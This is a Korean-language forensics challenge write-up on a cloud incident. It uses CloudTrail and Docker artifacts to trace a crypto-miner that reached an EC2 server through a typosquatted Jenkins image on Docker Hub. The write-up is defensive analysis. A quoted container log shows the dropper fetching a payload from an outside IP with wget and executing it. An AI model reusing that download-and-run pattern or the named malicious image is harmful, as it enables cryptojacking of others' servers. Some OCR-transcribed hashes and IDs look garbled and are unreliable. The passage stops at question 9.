

# 201 – Cloud Investigation

## Team Information

Team Name : LuckyVicky

Team Member : Eungchang Lee, Hyun Yi, Juho Heo, Dongkyu Lee

Email Address : dfc\_luckyvicky@googlegroups.com

## Instructions

**Description** We received a report from a developer named “james-2341” who maintains a web service that suddenly the server slowed down. We need to investigate and act on the root cause of this.

Target	Hash (MD5)
01	3c8faa733e054e9ccee9cf854cc047
02	c8cf142cbf132f7a81729a3b142c3e46
03	775a57cc40ba6e840a2fb78877cb948a

## Questions

1. What is a URL that specifies the profile of the developer? (20 points)
2. What is the server information configured by the developer? (20 points)
3. What is the version of the operating system that the developer used to deploy? (20 points)
4. What is the SSH Public Key used on the developer's server? (20 points)
5. When was the EC2 instance first created by the developer? (20 points)
6. What is the IP address used by the developer for the deployment? (20 points)

7. What are the vulnerabilities used in the attack on the server? (10 points)
8. What is the repository URL used to distribute malware? (20 points)
9. What is the IP address used by the attacker's proxy server? (20 points)
10. What is the binary hash value of the malware (SHA-256)? (20 points)
11. Describe prevent method to attack this incident. (10 points)

Teams must:

- Develop and document the step-by-step approach used to solve this problem to allow another examiner to replicate team actions and results.
- Specify all tools used in deriving the conclusion(s).

## Tools used:

Name:	dive	Publisher:	Alex Goodman
Version:	0.12.0		
URL:	<a href="https://github.com/wagoodman/dive">https://github.com/wagoodman/dive</a>		

Name:	Docker	Publisher:	Docker
Version:	27.1.1, build 6312585		
URL:	<a href="https://www.docker.com/">https://www.docker.com/</a>		

Name:	HashTab	Publisher:	Implbits
Version:	6.0.0		
URL:	<a href="https://implbits.com">https://implbits.com</a>		

Name:	Visual Studio Code	Publisher:	Microsoft
Version:	1.92.2		
URL:	<a href="https://code.visualstudio.com/">https://code.visualstudio.com/</a>		

Name:	AWS EC2, CloudTrail	Publisher:	Amazon Web Services
Version:	-		
URL:	<a href="https://aws.amazon.com/">https://aws.amazon.com/</a>		

Name:	Terraform	Publisher:	Hashicorp
Version:	1.9.4 on darwin_arm64		
URL:	<a href="https://www.terraform.io/">https://www.terraform.io/</a>		

## Step-by-step methodology:

01 속성	
일반 파일 해시 보안 자세히 이전 버전	
이름	해시 값
MD5	3C8FAA733E054E9CCEED9CF854CC047
SHA-1	6ADBAFDCA93D41364AA4B7CECDA1E563A338A626
SHA-256	4F68D962452F48A78695A58286F9298C06FDC3EFBA...
SHA-512	B0E69A5BF6DD250DF8C22B658F930AE6A552781998...

[그림 1] 01 파일의 해시 값

02 속성	
일반 파일 해시 보안 자세히 이전 버전	
이름	해시 값
MD5	C8CF142CBF132F7A81729A3B142C3E46
SHA-1	1D6BFA949D9F61E7DAD8425EDE21D10BF1B7A980
SHA-256	32A2FD0C1F38E11ABCE7DF5AE1958B557D6A9ABA5D...
SHA-512	9A3D70022771CB486C9EAC19072CEFD3E48C4D5645...

[그림 2] 02 파일의 해시 값

03 속성	
일반 파일 해시 보안 자세히 이전 버전	
이름	해시 값
MD5	775A57CC40BA6E840A2FB78877CB948A
SHA-1	1F8E92E4931C561B61861941ED8E59ED851894DA
SHA-256	B4E08E0EC8234124325DCCE963616815FC8E92BA3B7...
SHA-512	57EA69676E2C9F3AD47CDCF0D842C8CF569AABB02...

[그림 3] 03 파일의 해시 값

분석 대상 파일들에 대한 MD5 해시 값이 일치함을 확인하였습니다.

```
{ } 01 > ...
1   {
2     "Records": [
3       {
4         "eventVersion": "1.10",
5         "userIdentity": {
6           "type": "IAMUser",
7           "principalId": "AIDAQ3EGQU5QFB00SJC2A",
8           "arn": "arn:aws:iam::058264168288:user/James",
9           "accountId": "058264168288",
10          "accessKeyId": "AKIAQ3EGQU5QM4TH2LWJ",
11          "userName": "James"
12        },
13      }
14    ]
15  }
```

[그림 4] 01 파일의 내용

01 파일은 AWS 의 CloudTrail 서비스를 사용하여 생성된 이벤트 기록들을 담고 있습니다.

```
≡ 02
1 Jun 30 10:15:33 ip-172-31-57-59 systemd[1]: Starting Docker Application Container Engine...
2 Jun 30 10:15:33 ip-172-31-57-59 dockerd[4876]: time="2024-06-30T10:15:33.550858989Z" level=info msg="Starting up"
3 Jun 30 10:15:33 ip-172-31-57-59 dockerd[4876]: time="2024-06-30T10:15:33.551762057Z" level=info msg="detected 127.
4 Jun 30 10:15:34 ip-172-31-57-59 dockerd[4876]: time="2024-06-30T10:15:34.145139603Z" level=info msg="Loading conta
5 Jun 30 10:15:34 ip-172-31-57-59 dockerd[4876]: time="2024-06-30T10:15:34.592448326Z" level=info msg="Loading conta
6 Jun 30 10:15:34 ip-172-31-57-59 dockerd[4876]: time="2024-06-30T10:15:34.615727382Z" level=info msg="Docker daemon
7 Jun 30 10:15:34 ip-172-31-57-59 dockerd[4876]: time="2024-06-30T10:15:34.615841510Z" level=info msg="Daemon has co
8 Jun 30 10:15:34 ip-172-31-57-59 dockerd[4876]: time="2024-06-30T10:15:34.664969182Z" level=info msg="API listen on
```


[그림 5] 02 파일의 내용

```
"networkInterfaceSet": {
  "items": [
    {
      "networkInterfaceId": "eni-02c6c9bc98eec6c99",
      "subnetId": "subnet-0fb48696f87edd4d5",
      "vpcId": "vpc-02fa7269a9438639d",
      "ownerId": "058264168288",
      "status": "in-use",
      "macAddress": "0e:93:f3:6a:bc:cf",
      "privateIpAddress": "172.31.57.59",
      "privateDnsName": "ip-172-31-57-59.ap-northeast-2.compute.internal",
      "sourceDestCheck": true,
      "interfaceType": "interface",
    }
  ]
}
```

[그림 6] 01 파일에서 확인한 네트워크 인터페이스 정보

02 파일은 Terraform 을 사용하여 생성한 EC2 인스턴스에서 발생한 Docker 데몬의 로그를 담고 있으며, EC2 내에서 systemctl status docker 명령을 통해 확인할 수 있는 로그입니다.

01 파일에서 확인한 프라이빗 IPv4 주소와 02 파일의 hostname(ip-172-31-57-59)이 일치함으로써 해당 EC2 인스턴스에서 발생한 로그임을 알 수 있습니다.



[그림 7] 03 파일을 압축 해제한 뒤 발견한 파일 및 폴더

03 파일은 압축파일 형태(\*.tar)를 가지고 있었으며, 해당 확장자로 압축해제시 "/var/lib/docker/" 디렉토리에 존재하는 파일 및 폴더들을 확인할 수 있었습니다.

1. What is a URL that specifies the profile of the developer? (20 points)

```
"eventTime": "2024-06-30T09:55:56Z",
"eventSource": "ssm.amazonaws.com",
"eventName": "RegisterManagedInstance",
"awsRegion": "ap-northeast-2",
"sourceIPAddress": "43.203.161.29",
"userAgent": "aws-sdk-go/1.44.260 (go1.21.5; linux; amd64) amazon-ssm-agent/",
"requestParameters": {
    "publicKey": "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIIBgKCAQEazXUnPUeiDMRhI+sp",
    "publicKeyType": "Rsa",
    "fingerprint": "i-07f26cd98335dc579"
},
"responseElements": {
    "instanceId": "i-07f26cd98335dc579"
},
```

[그림 8] EC2 인스턴스의 퍼블릭 IP

01 파일의 여러 CloudTrail 이벤트 로그 중 “RegisterManagedInstance” 이벤트에서 EC2 인스턴스의 퍼블릭 IP(43.203.161.29)를 획득할 수 있었습니다.

Terraform을 사용하여 AWS의 EC2를 생성하고 실행할 때 여러 개의 CloudTrail 로그가 발생합니다. 특히, 인스턴스와 AWS Systems Manager 서비스간의 통신을 담당할 SSM 에이전트가 EC2 인스턴스에 설치 및 실행되며, AWS API를 통해 작업을 수행하게 됩니다. 이때, SSM 에이전트가 AWS API에 접근할 경우 EC2 인스턴스의 퍼블릭 IP를 통해 API를 호출한 것으로 CloudTrail에 기록됩니다. 따라서, 해당 이벤트의 sourceIPAddress 필드의 IP를 EC2 인스턴스의 퍼블릭 IP로 볼 수 있습니다.

```
47   "Cmd": ["/tmp/entry_point.sh"],
48   "Image": "amirpourmand/al-folio:latest",
49   "Volumes": null,
50   "WorkingDir": "/srv/jekyll",
51   "Entrypoint": null,
52   "OnBuild": null,
53   "Labels": {
54     "MAINTAINER": "Amir Pourmand",
```

[그림 9] edb5be2a485f 컨테이너의 Docker Image

위 그림을 살펴보면 개인 블로그, 포트폴리오 등을 목적으로 사용하는 Jekyll이라는 웹 서비스에 al-folio라는 테마를 적용한 Docker Image를 사용한 컨테이너임을 알 수 있습니다.

```
22     "Config": {
23       "Hostname": "edb5be2a485f",
24       "Domainname": "",
25       "User": "",
26       "AttachStdin": false,
27       "AttachStdout": true,
28       "AttachStderr": true,
29       "ExposedPorts": { "35729/tcp": {}, "8080/tcp": {} },
30       "Tty": false,
31       "OpenStdin": false,
32       "StdinOnce": false,
```

[그림 10] edb5be2a485f 컨테이너의 웹 서비스 포트

또한, 해당 컨테이너의 경우 Live Reloading을 위한 35729 포트를 제외하고 실제 웹 서비스용 포트인 8080번을 외부로 개방하고 있었습니다.

```
"requestParameters": {
  "groupId": "sg-0f26d20938fd5bbbed",
  "ipPermissions": {
    "items": [
      {
        "ipProtocol": "tcp",
        "fromPort": 8080,
        "toPort": 8080,
        "groups": {},
        "ipRanges": {
          "items": [
            {
              "cidrIp": "0.0.0.0/0",
              "description": "web service ingress"
            }
          ]
        },
        "ipv6Ranges": {},
        "prefixListIds": {}
      }
    ]
  }
}
```

[그림 11] EC2 인스턴스에 적용된 보안그룹

해당 인스턴스에 적용된 보안그룹을 살펴보면 외부 8080 포트로의 접속을 내부 8080포트의 접속으로 포워딩 해주는 규칙을 확인할 수 있습니다. 따라서, 외부에서 43.203.161.29 IP의 8080포트로 http 접속을 시도하면 가동중인 edb5be2a485f 컨테이너(프로필 등을 담은 개인 홈페이지)로 연결되게 됩니다.

```
865 ["log":"LiveReload address: http://0.0.0.0:35729\n","stream":"stdout","time":"2024-06-30T10:19:16.355738308Z"}  
866 [{"log": "[2024-06-30 10:19:16] INFO WEBrick 1.8.1\n","stream":"stdout","time":"2024-06-30T10:19:16.368780025Z"}]  
867 [{"log": "[2024-06-30 10:19:16] INFO ruby 3.3.3 (2024-06-12) [x86_64-linux]\n","stream":"stdout","time":"2024-06-30T10:19:16.368780025Z"}]  
868 [{"log": "[2024-06-30 10:19:16] DEBUG WEBrick::HTTPServlet::FileHandler is mounted on .\n","stream":"stdout","time":"2024-06-30T10:19:16.368780025Z"}]  
869 [{"log": "[2024-06-30 10:19:16] DEBUG unmount .\n","stream":"stdout","time":"2024-06-30T10:19:16.369651221Z"}]  
870 [{"log": "[2024-06-30 10:19:16] DEBUG Jekyll::Commands::Serve::Servlet is mounted on /al-folio.\n","stream":"stdout","time":"2024-06-30T10:19:16.370088723Z"}]  
871 [{"log": "Server address: http://0.0.0.0:8080/al-folio\n","stream":"stdout","time":"2024-06-30T10:19:16.370088723Z"}]  
872 [{"log": "[2024-06-30 10:19:16] INFO WEBrick::HTTPServer#start: pid= port=8080\n","stream": "stdout", "time": "2024-06-30T10:19:16.370576396Z"}]  
873 [{"log": "Server running... press ctrl-c to stop.\n","stream":"stdout","time":"2024-06-30T10:19:16.370576396Z"}]  
874 [{"log": "Resolving dependencies...\n","stream":"stdout","time":"2024-06-30T10:20:05.499890932Z"}]  
875 [{"log": "/usr/local/bundle/gems/citeproc-ruby-1.1.14/lib/citeproc/ruby.rb:1: warning: observer was loaded from the standard library\n","stream":"stdout","time":"2024-06-30T10:20:06.599580861Z"}]  
876 [{"log": "Logging at level: debug\n","stream":"stdout","time":"2024-06-30T10:20:06.599612603Z"}]  
877 [{"log": "Jekyll Version: 4.3.3\n","stream":"stdout","time":"2024-06-30T10:20:06.599612603Z"}]  
878 [{"log": "Configuration file: /srv/jekyll/_config.yml\n","stream":"stdout","time":"2024-06-30T10:20:06.607192813Z"}]  
879 [{"log": "Logging at level: debug\n","stream":"stdout","time":"2024-06-30T10:20:06.608834839Z"}]  
880 [{"log": "Jekyll Version: 4.3.3\n","stream":"stdout","time":"2024-06-30T10:20:06.608844433Z"}]
```

또한, 해당 컨테이너의 로그를 통해 2024년 6월 30일 오전 10시 19분경(UTC+0)에 최초로 서비스를 시작한 것을 알 수 있습니다.

답: <http://43.203.161.29:8080/al-folio/>

## 2. What is the server information configured by the developer? (20 points)

01 파일의 CloudTrail 로그를 통해 확인한 정보를 토대로 다음과 같은 서버 정보를 얻을 수 있었습니다.

### EC2 Instance

인스턴스 ID: i-07f26cd98335dc579  
이미지 ID (AMI): ami-01ed8ade75d4eee2f  
인스턴스 유형: t3.xlarge  
키 이름: master-key.pem  
보안 그룹 ID: sg-0f26d20938fd5bbcd  
서브넷 ID: subnet-0fb48696f87edd4d5  
VPC ID: vpc-02fa7269a9438639d  
프라이빗 IP 주소: 172.31.57.59  
아키텍처: x86\_64  
루트 장치 유형: ebs  
루트 장치 이름: /dev/sda1  
가상화 유형: hvm  
모니터링: 비활성화됨  
EBS 최적화: 아니요  
CPU 옵션: 2 코어, 코어당 2 스레드  
소스/대상 검사: True  
ENA 지원: 예

=====

### 네트워크 인터페이스 구성:

네트워크 인터페이스 ID: eni-02c6c9bc98eec6c99  
소유자 ID: 058264168288  
MAC 주소: 0e:93:f3:6a:bc:cf  
프라이빗 DNS 이름: ip-172-31-57-59.ap-northeast-2.compute.internal

=====

## **securityGroupRuleSet**

SSH Ingress 규칙:

보안 그룹 규칙 ID: sgr-06b0e98d749c82813

설명: SSH ingress

프로토콜: tcp

포트 범위: 22-22

CIDR IP: 0.0.0.0/0

Direction: Ingress (Inbound)

Web Service Ingress 규칙:

보안 그룹 규칙 ID: sgr-04749f6d2e3979dcc

설명: web service ingress

프로토콜: tcp

포트 범위: 8080-8080

CIDR IP: 0.0.0.0/0

Direction: Ingress (Inbound)

Docker Develop Ingress 규칙:

보안 그룹 규칙 ID: sgr-0cf6f4cd875805ec7

설명: docker develop ingress

프로토콜: tcp

포트 범위: 2375-2375

CIDR IP: 0.0.0.0/0

Direction: Ingress (Inbound)

All Egress 규칙:

보안 그룹 규칙 ID: sgr-017391298c12f5b04

설명: all egress

프로토콜: -1 (모든 프로토콜)

포트 범위: 모든 포트

CIDR IP: 0.0.0.0/0

Direction: Egress (Outbound)


[표 1] AWS EC2 서버의 설정 정보

3. What is the version of the operating system that the developer used to deploy? (20 points)

```
2253 "eventTime": "2024-06-30T09:55:38Z",
2254 "eventSource": "ec2.amazonaws.com",
2255 "eventName": "RunInstances",
2256 "awsRegion": "ap-northeast-2",
2257 "sourceIPAddress": "3.38.104.88",
2258 "userAgent": "APN/1.0 HashiCorp/1.0 Terrafor
2259 "requestParameters": {
2260     "instancesSet": {
2261         "items": [
2262             {
2263                 "imageId": "ami-01ed8ade75d4eee2f",
2264                 "minCount": 1,
2265                 "maxCount": 1,
```

[그림 12] EC2에 사용된 AMI 정보

CloudTrail 로그의 RunInstances 이벤트를 보면 EC2 인스턴스 생성에 사용된 AMI를 확인할 수 있습니다.



[그림 13] AMI 정보

해당 AMI ID를 AWS의 AMI 탭에서 검색하면 퍼블릭 이미지로 존재하는 AMI를 찾을 수 있으며, 운영체제 정보 또한 얻을 수 있습니다.

답: ubuntu-jammy-22.04-amd64-server

#### 4. What is the SSH Public Key used on the developer's server? (20 points)

```
"eventName": "ImportKeyPair",
"awsRegion": "ap-northeast-2",
"sourceIPAddress": "3.38.104.88",
"userAgent": "APN/1.0 HashiCorp/1.0 Terraform/1.9.0 (+https://www.terraform.io)
terraform-provider-aws/5.56.1 (+https://registry.terraform.io/providers/hashicorp/aws)
aws-sdk-go-v2/1.30.0 os/linux lang/go#1.22.4 md/GOOS#linux md/GOARCH#amd64 api/ec2#1.166.0",
"requestParameters": {
    "keyName": "master-key.pem",
    "publicKeyMaterial": "c3NoLXJzYSBBQUFBQjNOemFDMXljkVBQUFBREFRQUJBQUFDQVFDbEt2ay9oaE5lzlUS2RjV2Y3K1p40VZ1bzdERDh
oR29kZDNCMks1UWdPLyt2RGJUYzgRE9VdnC1S1Fh0VV2VURpS3pGUFBteDBMZFo0Z0hreEtKRWdMUzNGSGPiVTJ1NVd
HZkpBT2M1R3FHWRtVEtHyy9jT202WLZm0HI0NkBFSBScvMnNWU0tschU2WXVrMGZYWldCTmtpZWVsWm01M2FqZFRoT0x
uUVztN2VaSENGeWZC0StVUThkbEZLcHB6eFnWW56bkN2bE55dkdmBu1wTnVXMEF5VnRDUz1G0EhBVFdTdEMvNXVvW1
PSkhYNnVZR1k4N250RHZKUy9HVVNQjJaK1M4TTM1Q2s4SThnK0VodDIzSuSvQ0hxM0lydnNINWgvNVl3UHZGKzJIA0I
0Z09MbVFjRUE2aDZwbDAy0XArwlpsSNHvHNuthd3VNvVEyMWhpTEZCeXA3UnRJZw1ln3ZqUDAzSDRTcmdYNWZPUkpHai9
RTytzZkZCN01YM3M4a1BCcFp0djRCmpd0c5V25ycWhaDRXSXFqcEI2dHJla09xcHFKR3N5Qm81QUtKVkNCZ3czV1V
ncE9XQ3dwQ0tUU1RKRFhNXlTwmI3NFR5S2dFaUM3YWoYRxh00FnzbdiWkVeAFZReU9FZzJCL3NxMmFVS3VMaC9Zcmo
wTGEyVmszzhmSHZid09yd1RltU0xYnBmTTZSeGNZS1V3K3NwRER0NmZRUERBV2xKeXpuVUFEUDRuTXvTEIyN215d0Z
SdKJCQ011V1ljUzVaVzVzN2xabG5EdmZVVGdSSUYzb3hKeE92ME4ySU9TbGUzcThlVnVZRlcrSEp4NmKKy9hUhdiK2Z
4dC9ubjRQdCtYQ3hhNEFsSVQ1ZlFYR1NIUWxmcdoeXc9PQo="
},
```

[그림 14] EC2에 등록된 KeyPair 정보

CloudTrail의 ImportKeyPair 이벤트를 보면 EC2 생성 시에 “master-key”라는 이름의 기존 KeyPair를 가져오는 동작이 기록되어 있습니다. 따라서, 해당 KeyPair의 PublicKeyMaterial 필드의 값을 Base64로 디코딩함으로써 공개키를 확인할 수 있습니다.

답:

```
ssh-rsa
AAAAB3NzaC1yc2EAAAQABAAQCIKvk/hhNe/9TKdcWf7+Zx9Vuo7DD8hGodd3B2K5QgO
/+vDbTc83DOUvw5KQa9UvUDiKzFPPmx0LdZ4gHkxKJEglS3FHjbU2u5WGfJAOC5GqGXdmTKac/c
Om6ZVf8r46AAH7/2sVSKlpu6Yuk0fXZWBNkieelZm53ajdThOLnQVm7eZHCFyb9+UQ8dlFKppzxS
oYnznCvINyvGfmIpNuW0AyVtCS9F8HATWStC/5uUYmOJHX6uYGY87nNDvJS/GUSMB2Z+S8M35C
k8l8g+Eht23IK/CHq3IrvsH5h/5YwPvF+2HkB4gOLmQcEA6h6pl029p+ZZR4uG5KawuMUQ21hiLFBy
p7Rtleme7vjP03H4SrgX5fORJGj/QO+sfFB7IX3s8jPBpZNv4BrjmwG9Wnrqhah4WIqjpB6trekOqpqJG
syBo5AKJVCBgw3WUgpOWCwpCKTSTJEqa5ySzB74TyKgEiC7aj2ExN8Sgo7bZEDhVQyOEg2B/sq2a
UKuLh/Yrj0La2Vlk3g8fHvbwOrwTeMM1bpfM6RxcYKUw+spDDt6fQPDAWIJyznUADP4nMukLB27iy
wFRvBBCMuWYcS5ZW5s7lInDvfUTgRIF3oxJxOv0N2IOSle3q8eVuYFW+HJx6cJ+/aPwb+fxt/nn4Pt
+XCxa4AIIT5fQXGSHQlfs7hyw==
```

[표 2] SSH Public Key

5. When was the EC2 instance first created by the developer? (20 points)

[그림 15] EC2 인스턴스의 생성 시각

CloudTrail의 RunInstances 이벤트를 보면 EC2 인스턴스의 생성 시각을 확인할 수 있습니다.

답: 2024-06-30T09:55:38Z

6. What is the IP address used by the developer for the deployment?  
(20 points)

```
"eventTime": "2024-06-30T09:55:56Z",
"eventSource": "ssm.amazonaws.com",
"eventName": "RegisterManagedInstance",
"awsRegion": "ap-northeast-2",
"sourceIPAddress": "43.203.161.29",
"userAgent": "aws-sdk-go/1.44.260 (go1.21.5; linux; amd64) amazon-ssm-agent/",
"requestParameters": {
    "publicKey": "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIIBCgKCAQEAzXUnPUeiDMRhI+sp",
    "publicKeyType": "Rsa",
    "fingerprint": "i-07f26cd98335dc579"
},
"responseElements": {
    "instanceId": "i-07f26cd98335dc579"
},
```

[그림 16] EC2 인스턴스의 퍼블릭 IP

1번 지문에서 분석한 내용과 같이 개발자인 James는 AWS EC2를 사용하여 블로그 서비스를 배포하고 있었으며, 해당 EC2 인스턴스의 퍼블릭 IP는 위의 CloudTrail 로그에서 확인할 수 있었습니다.

답: 43.203.161.29

## 7. What are the vulnerabilities used in the attack on the server? (10 points)

본 문제의 지문에서는 개발자인 James가 웹 서비스를 하고 있던 중 급격한 서버 성능 저하를 겪었다고 서술되어 있습니다.

```
"ID": "eb6d434b83579507de5a9df1e5cb6bb4573df318ff6ce57b850e325417454786",
"Created": "2024-06-30T12:57:06.606107305Z",
"Managed": false,
"Path": "sh",
"Args": [
    "/var/lib/entry.sh"
],
"Config": {
    "Hostname": "eb6d434b8357",
    "Domainname": "",
    "User": "root",
    "AttachStdin": false,
    "AttachStdout": false,
    "AttachStderr": false,
    "Tty": false,
    "OpenStdin": false,
    "StdinOnce": false,
    "Env": [
        "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
    ],
    "Cmd": null,
    "Image": "jenkins/jenkins:latest",
    "Volumes": null,
    "WorkingDir": "",
    "Entrypoint": [
        "sh",
        "/var/lib/entry.sh"
    ]
},
```

[그림 17] eb6d434b8357 컨테이너 정보

03 파일을 압축 해제 하면 앞서 참고했던 edb5be2a485f 컨테이너 외에 eb6d434b8357 컨테이너 가 존재함을 확인할 수 있습니다.

```
"StartedAt": "2024-06-30T10:20:04.738513292Z",
"FinishedAt": "2024-06-30T13:12:10.585404087Z",
```

[그림 18] edb5be2a485f 컨테이너의 시작 및 종료 시각

```
"StartedAt": "2024-06-30T12:58:04.189892228Z",
"FinishedAt": "2024-06-30T13:12:10.732223367Z",
```

[그림 19] eb6d434b8357 컨테이너의 시작 및 종료 시각

웹 서비스를 수행하는 edb5be2a485f 컨테이너가 먼저 실행되어 있었고, 후에 eb6d434b8357 컨 테이너가 실행되어 두 컨테이너가 거의 같은 시각에 종료되었음을 알 수 있습니다. 따라서, 해당 컨테이너로부터 발생한 문제가 웹 서비스 컨테이너에도 영향을 미쳤음을 확인할 수 있습니다.

```
"Image": "jenkins/jenkins:latest",
"Volumes": null,
"WorkingDir": "",
"Entrypoint": [
    "sh",
    "/var/lib/entry.sh"
],
"OnBuild": null,
"Labels": {}
```

[그림 20] eb6d434b8357 컨테이너의 설정 정보

eb6d434b8357 컨테이너의 Docker Image는 “jenkins/jenkins:latest”이며, entry.sh이라는 특정 쉘 스크립트를 실행함을 알 수 있습니다. 여기서 개발자는 CI/CD 파이프라인 구축을 위해 Jenkins를 사용하려고 했고, “jenkins:latest” 혹은 “jenkins/jenkins:latest”를 입력하던 중 오타를 낸 것으로 추측할 수 있습니다.


```
[{"log": "Connecting to 15.164.190.114 (15.164.190.114:80)\n", "stream": "stderr", "time": "2024-06-30T12:57:36.667109795Z"}, {"log": "wget: can't connect to remote host (15.164.190.114): Connection refused\n", "stream": "stderr", "time": "2024-06-30T12:57:36.668532516Z"}, {"log": "Connecting to 15.164.190.114 (15.164.190.114:80)\n", "stream": "stderr", "time": "2024-06-30T12:57:36.668532516Z"}, {"log": "wget: can't connect to remote host (15.164.190.114): Connection refused\n", "stream": "stderr", "time": "2024-06-30T12:57:36.670117207Z"}, {"log": "chmod: develop.asp: No such file or directory\n", "stream": "stderr", "time": "2024-06-30T12:57:36.670117207Z"}, {"log": "/dev/fd/64: line 9: ./develop.asp: not found\n", "stream": "stderr", "time": "2024-06-30T12:57:36.670464499Z"}]
```

[그림 21] eb6d434b8357 컨테이너 로그

해당 컨테이너의 로그를 살펴보면 컨테이너 시작 후 특정 IP로 접속을 시도함을 알 수 있습니다. 또한, 실제 해당 이미지를 실행하여 보면 악성 마이너 프로그램이 동작하며, 자원 사용량으로 인해 해당 프로그램으로 인해 다른 컨테이너에도 영향을 미칠 수 있었음을 확인할 수 있습니다.

#### 답: Docker Image 타이포스쿼팅

8. What is the repository URL used to distribute malware? (20 points)



[그림 22] jenskin/jenkins 이미지 정보

앞서 7번 지문에서 확인한 Docker Image를 토대로 Docker hub에서 확인하면 위와 같은 이미지 정보를 확인할 수 있습니다.

답: <https://hub.docker.com/r/jenskin/jenkins>

9. What is the IP address used by the attacker's proxy server? (20 points)

The screenshot shows a terminal window with the Docker CLI running as root. The command `docker stats` is being used to analyze a specific container. The output is divided into several sections:

